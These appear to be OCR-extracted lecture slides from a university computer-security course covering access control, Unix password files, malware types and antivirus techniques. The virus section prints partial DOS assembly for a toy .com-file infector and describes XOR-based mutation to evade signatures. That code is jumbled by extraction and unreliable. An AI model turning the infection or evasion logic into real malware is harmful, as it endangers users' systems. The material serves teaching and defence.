4 - Operating Systems Security

Jordi Nin

nin@ac.upc.edu


Department of Computer Architecture (DAC)
Universitat Politècnica de Catalunya (UPC)
Computer Security (SI)

Contents

Contents

Copyright Note

Part of the slides of this section are based on the *'Part 5:Protection and Security'* slides of the book:



- A. Silberschatz, P. B. Galvin and G. Gagne, *Operating System Concepts*, John Wiley & Sons, Inc. ISBN 978-0-470-12872-5. 8th Edition

Goals of Protection

An operating system consists of a collection of objects, hardware and software

$\downarrow$

Each object has a unique name and can be accessed through a well-defined set of operations

Protection problem $\rightarrow$ ensure that each object is accessed correctly and only by those processes that are allowed to do so

Principle of Least Privilege

- Programs, users and systems should be given just enough privileges to perform their tasks
- Limits damage if entity has a bug, gets abused
- Can be static (during life of system, during life of process)
- Or dynamic (changed by process as needed) → domain switching, privilege escalation
- “Need to know” a similar concept regarding access to data

Granularity


Grain aspect

- Rough-grained privilege → management easier, simpler, but least privilege now done in large chunks
    - For example, traditional Unix processes either have the abilities of the associated user, or the ones of root

- Fine-grained privilege → management more complex, more overhead, but more protective
    - File ACL lists, RBAC (role-based)

Domain Structure

- Domain can be user, process, procedure
- *Access-right = <object-name, rights-set>*
  where rights-set is a subset of all valid operations that can be performed on the object
- *Domain = set of access-rights*




Domain Implementation (UNIX)

1. Domain = user-id
2. Domain switch accomplished via file system
   - Each file has associated with it a domain bit (*setuid bit*)
   - When file is executed and *setuid* = *on*, then *user-id* is set to owner of the file being executed
   - When execution completes *user-id* is reset
3. Domain switch accomplished via passwords → `su` command temporarily switches to another user's domain when other domain's password provided
4. Domain switching via commands → `sudo` command prefix executes specified command in another domain (if original domain has privilege or password given)

Contents

General idea



domain \ object	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Definition

An access matrix views protection as a matrix where rows represent domains and columns represent objects

$$\downarrow$$

$Access(i,j)$ is the set of operations that a process executing in $Domain_i$ can invoke on $Object_j$

Use of Access Matrix

- If a process in Domain D_i tries to do "*op*" on object O_j, then "*op*" must be in the access matrix position
- User who creates object defines its access column
- Can be expanded to dynamic protection $Access(i, j)$
  - Operations to add, delete access rights
  - Special access rights:
    - *owner of* O_i (it allows to add/remove rights)
    - *copy - copy op from* O_i *to* O_j *(denoted by "*")*
    - *control -* D_i *can modify* D_j *access rights*
    - *transfer - switch from domain* D_i *to* D_j
  - *Copy* and *Owner* are applicable to an object
  - *Control* is applicable to domain object

Pros vs. Cons


Advantages

- Access matrix design separates mechanism from policy
  - Mechanism:
    - Operating systems provide access-matrix + rules
    - If it ensures that the matrix is only manipulated by authorized agents, then rules are strictly enforced
  - Policy:
    - User dictates policy
    - Who can access what object and in what mode

Drawbacks


- Generally, access matrix is a sparse matrix
- Access matrix does not solve the general confinement problem

Access Matrix with Domains as Objects




object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

Access Matrix with Copy Rights



object domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute		


(a)



object domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute	read	


(b)

Access Matrix with Owner Rights



object domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		read* owner	read* owner write
D_3	execute		

(a)



object domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		owner read* write*	read* owner write
D_3		write	write

(b)

Implementation of Access Matrix

Global table

- Store ordered triples < *domain, object, rights-set* >
- A requested operation *op* on object O_j within domain D_i implies a search $< D_i, O_j, R_k >$ with *op* $\in R_k$

$$\downarrow$$

AM table could be large and won't fit in main memory

- Difficult to group objects (consider an object that all domains can read)

Implementation of Access Matrix

Access lists for objects

- Each column implemented as an access list for one object
- Resulting per-object list consists of ordered pairs <*domain, rights-set*> defining all domains with non-empty set of access rights for the object
- Easily extended to contain default set $\rightarrow$ If *op* $\in$*default set*, also allows access

Implementation of Access Matrix

Capability list for domains

- Instead of object-based, the list is domain based
- Capability list for domain is a list of objects together with operations allowed on them
- Object represented by its name or address, called a capability
- Execute operation *op* on object O_j means that a process requests *op* and specifies capability as parameter. Possession of capability means access is allowed
- Capability list is associated with domain but never directly accessible by domain. It is a protected object, maintained by OS and accessed indirectly like a “secure pointer”

Implementation of Access Matrix

Lock-key

- Compromise between access lists and capability lists
- Each object has list of unique bit patterns, called locks
- Each domain has list of unique bit patterns called keys
- Process in a domain can only access object if domain has key that matches one of the locks

Revocation of Access Rights

Options to remove the access right of a domain to an object:

- Immediate vs. delayed
- Selective vs. general
- Partial vs. total
- Temporary vs. permanent

Access List

Delete access rights from access list:

- Simple - search access list and remove entry
- Immediate, general or selective, total or partial, permanent or temporary

Revocation of Access Rights

Capability List

Scheme required to locate capability in the system before capability can be revoked:

- **Reacquisition**: periodic delete, require and denial if revoked
- **Back-pointers**: set of pointers from each object to all capabilities of that object
- **Indirection**: capability points to global table entry which points to object → delete entry from global table
- **Keys**: unique bits associated with capability, generated when capability is created
  - Master key associated with object
  - Revocation → create new master key
  - Policy decision of who can create and modify keys: object owner or others?

Comparison of Implementations

trade-offs to consider

1. Global table is simple, but can be large
2. Access lists correspond to needs of users
   - Determining set of access rights for domain non-localized so difficult
   - Every access to an object must be checked. Many objects and access rights $\rightarrow$ slow
3. Capability lists useful for localizing information for a given process. But revocation capabilities can be inefficient
4. Lock-key effective and flexible, keys can be passed freely from domain to domain, easy revocation

Practical implementations

Most systems use combination of access lists and capabilities

First access to an object

$\downarrow$

access list is searched

- If allowed, capability created and attached to process. Additional accesses need not to be checked
- After last access, capability destroyed
- Consider file system with ACLs per file (ntfs or ext3)

Contents

Introduction

It is crucial to identify user correctly, as protection systems depend on *user ID*

- User identity most often established through passwords, can be considered a special case of keys or capabilities
- Passwords must be kept secret (frequent change, history to avoid repeats, use of “non-guessable” passwords, log all invalid access attempts, ...)
- Passwords may also either be encrypted or allowed to be used only once. Does encrypting passwords solve the exposure problem?
  - Might solve sniffing
  - Consider shoulder surfing
  - Consider Trojan horse keystroke logger
  - How are passwords stored at authenticating site?


Passwords

- **Encrypted passwords:** to avoid having to keep secret
    - But keep secret anyway (*i.e.* Unix uses superuser-only readably file `/etc/shadow`)
    - Use algorithm easy to compute but difficult to invert
    - Only encrypted password stored, never decrypted
    - Add “salt” to avoid the same password being encrypted to the same value
- **One-time passwords:** Use a function based on a seed to compute a password, both user and computer.
- **Biometrics:** Some physical attribute (fingerprint, ...)
- **Multi-factor authentication:** Need two or more factors for authentication *i.e.* biometric measure + password

Unix implementation

- /etc/passwd file stores essential information, which is required during login *i.e.* user account information.
- it is a text file, that contains a list of the system's accounts, giving for each account some useful information like user ID, group ID, home directory, shell, etc.
- It should have general read permission as many utilities, like ls use it to map user IDs to user names, but write access only for the superuser (root).

/etc/passwd format




```
oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash
```

1. **Username:** It is used when user logs in. It should be between 1 and 32 characters in length
2. **Password:** An x character indicates that encrypted password is stored in /etc/shadow file
3. **User ID (UID):** Each user must be assigned a user ID. UID 0 is reserved for root and UIDs 1-99 are also reserved
4. **Group ID (GID):** The primary group ID (/etc/group file)
5. **User ID Info:** It allows to add extra information about users
6. **Home directory:** The absolute path to the directory the user will be in when they log in
7. **Command/shell:** The absolute path of a command or shell (/bin/bash)

Unix implementation II

- /etc/shadow file stores actual password in encrypted format for user's account with additional properties related to user password *i.e.* it stores secure user account information.
- All fields are separated by a colon (:) symbol.
- It contains one entry per line for each user listed in /etc/passwd file

/etc/shadow format



```
vivek:$1$fnfffc$pGteyHdicpGOfffXX4ow#5:13064:0:99999:7:::
```

1. **User name:** It is the login name
2. **Password:** Encrypted password
3. **Last password change (lastchanged):** Days since Jan 1, 1970 that password was last changed
4. **Minimum:** The minimum number of days required between password changes
5. **Maximum:** The maximum number of days the password is valid (after that user is forced to change his/her password)
6. **Warn:** The number of days before password is to expire that user is warned that his/her password must be changed
7. **Inactive:** The number of days after password expires that account is disabled
8. **Expire:** days since Jan 1, 1970 that account is disabled

Crypt command

- crypt is the library function which is used to compute a password hash that can be used to store user account passwords while keeping them relatively secure
- The output of the function is not simply the hash, it is a string which also encodes the salt (the first two characters)

Traditional DES-based scheme

It uses a modified form of the DES algorithm. The user's password is truncated to eight characters, and those are coerced down to only 7-bits each; this forms the 56-bit DES key. That key is then used to encrypt an all-bits-zero block, and then the ciphertext is encrypted again with the same key, and so on for a total of 25 DES encryptions. A 12-bit salt is used to perturb the encryption algorithm. The salt and the final ciphertext are encoded into a printable string in a form of base64.

Contents

Historical evolution

The word virus has become a generic term describing a number of different types of attacks on computers using malicious code

$\downarrow$

1949, Bell Computer labs, 3 junior programmers: create a game called CoreWar. The object of the game is to cause all processes of the opposing program(s) to terminate, leaving your program in sole possession of the machine

$\downarrow$

Consequence $\rightarrow$ the computer crashes!

Economic cost

it is a safe bet that billions of dollars worth of damage have been done over the three decades since malicious code hit the big time (1980)

Why?

- Inactivity time due to the infection
- Cost of the cleaning time
- Cost of the counter measures (Antivirus)

Viruses and Public Health

Why do you take care about malicious code?

- You would not want to become a carrier of some awful disease $\rightarrow$ neither your computer
- but also in using your machine to infect others

$\downarrow$

A classic example of a virus is the software used to create a DDoS attack

Difference between Virus and Worm

Virus

A virus is a code fragment that copies itself into a larger program, modifying that program and depending on it. A virus executes only when its host program begins to run. The virus then replicates itself, infecting other programs as it reproduces

Worm

A worm is an independent program that reproduces by copying itself from one computer to another, usually over a network. Unlike a virus, a worm keeps its independence; it usually doesn't modify other programs

Trojan horses

A Trojan horse is a code fragment that hides inside a program and performs a disguised function

Example

- A **Trap door** is a mechanism built into a system by its designer. Its function is to give the designer a way to sneak back into the system, circumventing normal system protection
- A **Masquerade** is a generic name for a program that tricks an unsuspecting user into giving away privileges.
- A **Spoof** is a technique used for misdirection and concealment (to hide). For instance, a communication that the sender wishes to transmit anonymously is tagged with a false return address

Malware Categories

Malware Type	Incubation / Latency	Hidden on Host	Propagation / Replication	Payload / Attack
Worm	Short	Not	Automatic	Fixed
Virus	Medium	Yes	Automatic	Fixed
Trojan	Long	Yes (not)	Manual	Fixed
Spyware	Long(infinite)	Yes	Automatic (manual)	Fixed
Bots	Long	Yes (not)	Automatic	Remote Control

Contents

Viruses Schema

A virus has two components:

- **Replication**: The survival of a virus is based in its ability to reproduce

Viruses Schema

A virus has two components:

- **Replication**: The survival of a virus is based in its ability to reproduce ... So how do I make a program reproduce? ...

Viruses Schema

A virus has two components:

- **Replication**: The survival of a virus is based in its ability to reproduce ... So how do I make a program reproduce? ...
  Easy, the simplest common viruses infect .com (DOS executables) files. This file format always have code starting at address 0x100, so the virus attaches itself to the end of the file and replace the instruction at 0x100 with a jump to its start address. Thus, the viral code would execute whenever the file is run; then it looks for other, uninfected, .com files and infect them

Viruses Schema

A virus has two components:

- **Replication**: The survival of a virus is based in its ability to reproduce ... So how do I make a program reproduce? ...
  Easy, the simplest common viruses infect .com (DOS executables) files. This file format always have code starting at address 0x100, so the virus attaches itself to the end of the file and replace the instruction at 0x100 with a jump to its start address. Thus, the viral code would execute whenever the file is run; then it looks for other, uninfected, .com files and infect them
- **Payload**: It is usually activated just after the replication step or by a trigger, such as a date, and it performs a set of bad things like:

Viruses Schema

A virus has two components:


- **Replication**: The survival of a virus is based in its ability to reproduce ... So how do I make a program reproduce? ...
  Easy, the simplest common viruses infect .com (DOS executables) files. This file format always have code starting at address 0x100, so the virus attaches itself to the end of the file and replace the instruction at 0x100 with a jump to its start address. Thus, the viral code would execute whenever the file is run; then it looks for other, uninfected, .com files and infect them
- **Payload**: It is usually activated just after the replication step or by a trigger, such as a date, and it performs a set of bad things like:
  - Make changes to the machines protection state
  - Make changes to user data (*e.g.* trash the disk)
  - Lock the network (*e.g.* start replicating at maximum speed)
  - Steal resources for some not allowed tasks (*e.g.* use the CPU for DES keysearch)

Viruses Schema

Basic Virus Procedure

1. Search for a file to infect
2. Open the file to see if it is infected
3. If infected, search for another file
4. Else, infect the file
5. If payload execution conditions are met, it is executed
6. Return control to the host program

Example of a Simple Virus (hello world!) I



Virus Assembler Code

```
vcode segment 'code'
org 100h
assume
cs:vcode,ds:vcode,es:vcode
start proc far
begin:
push cs push cs ;Store CS
twice pop ds pop es ;Bring
ds, es out call fake proc
;IP in the stack fake proc
proc near
fake proc endp
pop bp ;bp<- proc addr
```

Virus Assembler Data

```
buffer db 7d
dup(0) length db 2
dup(0) file inf db
'*.COM',0
jump db 'e',0 ;<-jump ascii
start endp ;End of main
procedure codigo ends ;end of
code segment end begining
;END. Go to begining
```

Example of a Simple Virus (hello world!) II

1. Search for a file
2. Open the file to see if it is infected

Virus Replication Code

```
;Find the first .com file in the
directory mov ah, 4eh
lea dx, bp+file inf ;DS:DX=offset of file
inf mov cx,000h ;Entry attributes
int 21h
;Open file
mov ah, 3dh ;Open the file
operation mov al, 00000010b
;read/write
mov dx, 009eh ;DX<- DTA(filename)
offset int 21h ;put the handle in AX
push ax ;and store in stack
```

Example of a Simple Virus (hello world!) III

4. Else, infect the file
5. If payload execution conditions are met, it is executed
6. Return control to the host program

Virus Infection Code (I)

```
;save the initial information of .com file
pop bx push bx ;take the handle from the stack to BX and store
it again mov ah, 3fh ;Read file
mov cx, 0003h ;Read 3 bytes
lea dx, bp+buffer ;and store them in the buffer (data
segment) int 21h
mov ax, 4200h ;move the write pointer to the beginning of the
program mov cx, 0000h  mov dx,0000h
int 21h
;Write the first byte (jmp)
mov ah,40h  mov cx,1d  lea dx,bp+jump
int 21h ;write the first byte of the jump and store DX<- jump
offset
```

Example of a Simple Virus (hello world!) III

4. Else, infect the file
5. If payload execution conditions are met, it is executed
6. Return control to the host program

Virus Infection Code (II)

```
;Calculating file length
mov cx,2  mov si,009ah ;SI <- DTA offset
lea di, bp+ length ;DI <- File length
offset rep movsb ;copy
;Complete the jump instruction
mov ah, 40h  mov cx, 2dlea dx,bp+
length int 21h ;dx<- length offset
;Move pointer to end
mov ax, 4202h ;Move the write pointer to the end of the
program mov cx, 0000h          mov dx, 0000h
int 21h
add word ptr [bp+ length],3 ;Restore length
```


Example of a Simple Virus (hello world!) III

4. Else, infect the file
5. If payload execution conditions are met, it is executed
6. Return control to the host program

Virus Infection Code (III)

```
;Copy the virus to the
program pop bx ;Restore the
handle
mov ah, 40h   mov cx, length ;number of bytes to
copy lea dx, bp+begining ;Start copying from....
int 21h
printf "hello world!" ;Payload execution
;Copy the buffer containing the first 3 bytes of the file into
memory
mov cx, 0003h   mov di,
lea si,         0100h
bp+buffer
                rep
                movsb
mov ax, 0100h ;Address needed to execute
the host jmp ax
```

Graphical Description



Note that, second virus infection is executed first

Contents

General Description

Virus protection software uses two main techniques.

- *Signatures*, antivirus (AV) solutions have relied strongly on signature-based scanning, also referred to as scan string-based technologies. The signature-based scan engine searches within given files for the presence of certain strings (often also only in certain regions). If these predefined strings are found, certain actions like alarms can be triggered.
- *Periodical analysis*, the virus protection program can go looking for trouble. It can scan the various disks and memories of the computer, detecting and reporting suspicious code segments, and placing them in quarantine.

Signature problem!

Signature-based virus protection programs require a constant flow of new signatures in response to evolving attacks. Vendors stay alert for new viruses, determine the signatures, and then make them available as updated virus definition tables to their users. Usually, users download new signatures from the WWW periodically

Signature problem!

Signature-based virus protection programs require a constant flow of new signatures in response to evolving attacks. Vendors stay alert for new viruses, determine the signatures, and then make them available as updated virus definition tables to their users. Usually, users download new signatures from the WWW periodically

Zero Day problem: It occurs when a user finds a new virus before the publisher discovers it and can issue an updated signature.

Even worse: Mutation!

just as with biological pathogens, viruses can mutate to elude signature detection

Even worse: Mutation!

just as with biological pathogens, viruses can mutate to elude signature detection ... but how?...

Even worse: Mutation!

just as with biological pathogens, viruses can mutate to elude signature detection ... but how?...
They have several options:

- a virus uses a file compression software to change its signature when it is not active
- a virus changes its own form by introducing extra useless statements or adding random numbers
- a virus encrypts itself, only leaving a small header containing the code and random key to decrypt

Mutation examples

- a dummy mutation:

Mutation examples

- a dummy mutation:
  - using a NOT gate (inverter), $v = NOT(v) \rightarrow$ 0010110 becomes 1101001, we have to add the code to undo the NOT just as the first virus instruction

Mutation examples

- a dummy mutation:
  - using a NOT gate (inverter), $v = NOT(v) \rightarrow$ 0010110 becomes 1101001, we have to add the code to undo the NOT just as the first virus instruction
- not so dummy but still simple mutation:

Mutation examples

- a dummy mutation:
  - using a NOT gate (inverter), $v = NOT(v) \rightarrow$ 0010110 becomes 1101001, we have to add the code to undo the NOT just as the first virus instruction
- not so dummy but still simple mutation:
  - generate a random variable and use a XOR gate key db 1 dup(01101001) and $XOR(v, key) \rightarrow v^i$

Mutation examples

- a dummy mutation:
  - using a NOT gate (inverter), $v = NOT(v) \rightarrow$ 0010110 becomes 1101001, we have to add the code to undo the NOT just as the first virus instruction
- not so dummy but still simple mutation:
  - generate a random variable and use a XOR gate key db 1 dup(01101001) and $XOR(v, key) \rightarrow v^i$

AV Countermeasure: *heuristic search* methods

Heuristic Search

Heuristic scanning looks for certain instructions or commands within a program that are not found in typical applications. As a result, a heuristic engine is able to detect potentially malicious functionality in new (unexamined) malicious functionality such as the replication mechanism of a virus

Heuristic Search

Heuristic scanning looks for certain instructions or commands within a program that are not found in typical applications. As a result, a heuristic engine is able to detect potentially malicious functionality in new (unexamined) malicious functionality such as the replication mechanism of a virus

Classification of HS methods

- **weight-based systems** rate every functionality that is detected with a certain weight according to the degree of danger it may pose. If the sum of those weights reaches a certain threshold, an alarm is triggered (Quite old system)
- **rule-based systems** extract certain rules from a file and this rules are compared against a set of rules for malicious code. If there matches a rule, an alarm is triggered

Virtual Sandbox

to determine what actions a program performs, most heuristic scanners uses a sandboxed virtual machine

Virtual Sandbox

to determine what actions a program performs, most heuristic scanners uses a sandboxed virtual machine

$\downarrow$

when a user starts a program, the scanner launches it inside the virtual machine. If no virus-like behavior is observed, the program is allowed to start normally; if yes, the user is asked whether the file is to be cleaned, deleted or quarantined

$\downarrow$

modern scanners can detect new viruses for without signature

Virtual Sandbox

to determine what actions a program performs, most heuristic scanners uses a sandboxed virtual machine

↓

when a user starts a program, the scanner launches it inside the virtual machine. If no virus-like behavior is observed, the program is allowed to start normally; if yes, the user is asked whether the file is to be cleaned, deleted or quarantined

↓

modern scanners can detect new viruses for without signature

problem: heuristic scanning is computationally intensive reducing computers performance

Components of a Heuristic Engine

1. variable/memory emulator
2. parser
3. flow analyzer
4. analyzer
5. disassembler/emulator
6. weight-based system and/or rule based system

Components of a Heuristic Engine

1. variable/memory emulator
2. parser
3. flow analyzer
4. analyzer
5. disassembler/emulator
6. weight-based system and/or rule based system

Firstly, we normalize the input file removing bad formatting, renaming the variables, ...

Components of a Heuristic Engine

1. variable/memory emulator
2. parser
3. flow analyzer
4. analyzer
5. disassembler/emulator
6. weight-based system and/or rule based system

Then, it finds for the entry point

- binary files: only one
- script-based files: usually more than one (all should be checked)

Components of a Heuristic Engine

1. variable/memory emulator
2. parser
3. flow analyzer
4. analyzer
5. disassembler/emulator
6. weight-based system and/or rule based system

Main loop:

1. Extract one instruction
2. Identify the operation
3. Update sandbox variables environment

Components of a Heuristic Engine

1. variable/memory emulator
2. parser
3. flow analyzer
4. analyzer
5. disassembler/emulator
6. weight-based system and/or rule based system

Finally, when the complete program is analyzed, the found functionality can be rated (or compared with a set of rules) and decide if the program is clean or not

Heuristic Engines and Encrypted Viruses

Historically, heuristic engines could only assess what was visible to them

Heuristic Engines and Encrypted Viruses

Historically, heuristic engines could only assess what was visible to them

$\downarrow$

encrypted viruses caused them major problems

Heuristic Engines and Encrypted Viruses

Historically, heuristic engines could only assess what was visible to them

↓

encrypted viruses caused them major problems

↓

modern heuristic engines try to identify decryption loops, break them, and assess the presence of an encryption loop according to the additional functionality that is detected

Heuristic Engines and Encrypted Viruses

So how does an AV scanner identify an encryption loop? The presence of any combination of the following conditions/instructions could indicate an encryption loop:

Heuristic Engines and Encrypted Viruses

So how does an AV scanner identify an encryption loop? The presence of any combination of the following conditions/instructions could indicate an encryption loop:

- initialization of a pointer with a valid memory address;
- initialization of a counter;
- memory read operation depending on the pointer;
- logical operation on the memory read result;
- memory write operation with the result from the logical operation;
- manipulation of the counter;
- branching depending on the counter.

Encryption loop example (M68k assembler)

Decryption with eor and key 1

```
Lea test(pc),a0
Move.l #10, d0 ;counter
.loop
move.b (a0), d1
eor.b #1, d1 ;xor with key equal to 1
move.b d1,(a0)+ ;move the offset
subq.l #1,d0 ;update the counter
bne.s .loop ;if d0 is not 0 jump to .loop
```

When the loop finishes the function pc is decrypt!

Alternative to Antivirus

- When computer programs are installed from original supports (manufacturer sealed CD, DVD), it is possible to calculate the hash of the installed files or directory and keep this hash in a safe way (electronically signed).
- Then, before applications are executed, the hash of the files is calculated again, and compared with the original one, to check that no changes have been made, i.e. not infection.

Hot News

W32.Stuxnet is a worm that propagates on USB removable media drives by taking advantage of ”Microsoft Windows Shortcut LNK Files Automatic File Execution Vulnerability”. It affects to the SCADA (Supervisory Control and Data Acquisition) systems deployed in lots of industrial systems, such as, nuclear or fuel refinement plants

Possible target: attack on Iran’s nuclear program

Online News

- **Computer world UK**
- **ABC news**
- **Symantec test**

Contents

Question I

Which of the following statements are true:

1. A worm needs a host program to be executed
2. A virus needs a host program to be executed
3. A worm never replicates itself
4. In each virus execution the payload always performs the attack
5. For a virus replication is more important than attacking

Question I

Which of the following statements are true:

1. A worm needs a host program to be executed
2. A virus needs a host program to be executed
3. A worm never replicates itself
4. In each virus execution the payload always performs the attack
5. For a virus replication is more important than attacking

Question II

A trojan horse ...

1. does a bad action when it is executed
2. is not a resident program
3. tries to be invisible to the user
4. never mutates
5. is annoying but harmless (inoffensive)

Question II

A trojan horse ...

1. does a bad action when it is executed
2. is not a resident program
3. tries to be invisible to the user
4. never mutates
5. is annoying but harmless (inoffensive)

Question III

Replication allows viruses ...

1. to survive (it's a mechanism to be more resistant to AV)
2. to infect other files but only in the same computer
3. to change their effects on the computer
4. to find for another host to infect

Question III

Replication allows viruses ...

1. to survive (it's a mechanism to be more resistant to AV)
2. to infect other files but only in the same computer
3. to change their effects on the computer
4. to find for another host to infect

Question IV

Antivirus uses signatures to ...

1. detect viruses mutations
2. identify virus already known
3. detect new viruses
4. create rules for the rule-based analyzer
5. analyze the system periodically

Question IV

Antivirus uses signatures to ...

1. detect viruses mutations
2. identify virus already known
3. detect new viruses
4. create rules for the rule-based analyzer
5. analyze the system periodically

Question V

Which of the following statements are true:

1. virtual sandboxes do not penalize the system performance
2. virtual sandboxes are never use in combination with AV rule-based systems
3. AV weight-based system and AV rule based system are incompatible
4. environment variables are not important to detect a virus

Question V

Which of the following statements are true:

1. virtual sandboxes do not penalize the system performance
2. virtual sandboxes are never use in combination with AV rule-based systems
3. AV weight-based system and AV rule based system are incompatible
4. environment variables are not important to detect a virus

Question VI

Heuristic search methods ...

1. cannot detect an encrypted virus
2. uses signatures for finding new viruses
3. check each program before its execution
4. inspect loops to detect mutations

Question VI

Heuristic search methods ...

1. cannot detect an encrypted virus
2. uses signatures for finding new viruses
3. check each program before its execution
4. inspect loops to detect mutations

Problem I

Imagine we have received a binary code from a friend. However, our recently bought computer has not an AV solution but as we are very cautious we have copied from our old computer a virus signature database in a USB memory. As we are very curious we would like to execute the program. Propose one algorithm to determine if a given binary code has virus or not. Note that, virus can mutate quite easy.

Binary code

```
code:
```
c_1 : 0011111000
c_2 : 1010011100
c_3 : 0101100111
c_4 : 1111111111
```
variables:
```
v_1 : 1101100000
v_2 : 1010101010
v_3 : 0001100011

Signature database

s_1 : 0110010100
s_2 : 0000110110
s_3 : 1110001110
s_4 : 1001001100
s_5 : 0001111101

Problem I

We need to implement a signature-based scanning method!

```
Signature Scan
Data: C: code, S: sign db, V: var
begin
    foreach $c_i \in C$ do
        foreach $s_j \in S$ do
            if $c_i = s_j$ then
                alert!
            if $NOT(c_i) = s_j$ then
                alert!
            foreach $v_z \in V$ do
                if $(c_i \oplus v_z) = s_j$ then
                    alert!
```

Problem I

We need to implement a signature-based scanning method!

```
Signature Scan
Data: C: code, S: sign db, V: var
begin
    foreach $c_i \in C$ do
        foreach $s_j \in S$ do
            if $c_i = s_j$ then
                alert!
            if $NOT(c_i) = s_j$ then
                alert!
            foreach $v_z \in V$ do
                if $(c_i \oplus v_z) = s_j$ then
                    alert!
```

$$c_2 \oplus v_2 \longrightarrow s_2$$

$$\begin{array}{rl} c_2: & 1010011100 \\ v_2: & 1010101010 \\ \hline s_2: & 0000110110 \end{array}$$

4 - Operating Systems Security

Jordi Nin

nin@ac.upc.edu

Department of Computer Architecture (DAC)
Universitat Politècnica de Catalunya (UPC)
Computer Security (SI)